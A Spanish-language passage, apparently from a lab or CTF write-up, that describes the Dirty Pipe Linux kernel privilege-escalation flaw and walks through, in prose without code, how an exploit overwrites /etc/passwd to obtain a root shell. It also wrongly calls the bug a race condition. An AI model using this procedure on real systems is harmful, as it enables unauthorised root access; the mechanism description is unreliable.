>   - La vulnerabilidad **Dirty Pipe** afecta a las *versiones del kernel de Linux 5.8 a 5.16.13*. Esta vulnerabilidad se considera crítica debido a su potencial para ser explotada por atacantes locales para obtener privilegios elevados en el sistema.
>   - La vulnerabilidad Dirty Pipe afecta a los sistemas Linux que utilizan el mecanismo de *comunicación interproceso (IPC) llamado "pipes" (tuberías)*, que es comúnmente utilizado para la comunicación entre procesos. Un atacante local podría explotar esta vulnerabilidad manipulando la "tubería sucia" de manera específica para ejecutar código malicioso con privilegios elevados en el sistema.
>   - Concretamente, Dirty Pipe explota una condición de carrera que ocurre cuando un proceso escribe datos en una tubería (pipe) mientras otro proceso está leyendo de esa misma tubería simultáneamente.
>   - El exploit que usamos funciona del siguiente modo:
>   - **Preparación del pipe**: el programa comienza creando un *pipe*. Luego, llena completamente el pipe con datos utilizando otra función. Esto se hace dos veces, primero llenando el pipe y luego vaciándolo para asegurar que los buffers de la pipe tengan ciertas banderas (flags) establecidas.
>   - **Back-up del archivo /etc/passwd**: realiza una copia de seguridad del archivo /etc/passwd en /tmp/passwd.bak utilizando funciones de manejo de archivos estándar de *C*.
>   - **Manipulación de la posición de escritura**: el exploit luego intenta manipular la posición de escritura en el archivo

/etc/passwd. Calcula una nueva posición de escritura y verifica si cruza un límite de página. Si no cruza un límite de página, continúa con la ejecución.

- **Manipulación del pipe**: después de abrir el archivo /etc/passwd en modo solo lectura, el exploit crea un nuevo pipe con todas las banderas necesarias para explotar la vulnerabilidad Dirty Pipe. Luego, utiliza una llamada al sistema para leer un byte antes de la posición de escritura especificada del archivo /etc/passwd y enviarlo al pipe.
- **Escritura en el pipe**: a continuación, el exploit escribe datos maliciosos en el pipe. Estos datos se utilizarán más adelante para modificar el archivo /etc/passwd y otorgar acceso de root.
- **Ejecución de comandos privilegiados**: finalmente, el exploit ejecuta un shell con privilegios de root mediante el uso de `/bin/sh` y ejecuta una secuencia de comandos que restaura el archivo /etc/passwd desde la copia de seguridad realizada anteriormente. Después de la restauración del archivo, el exploit proporciona un shell interactivo con privilegios de root al atacante.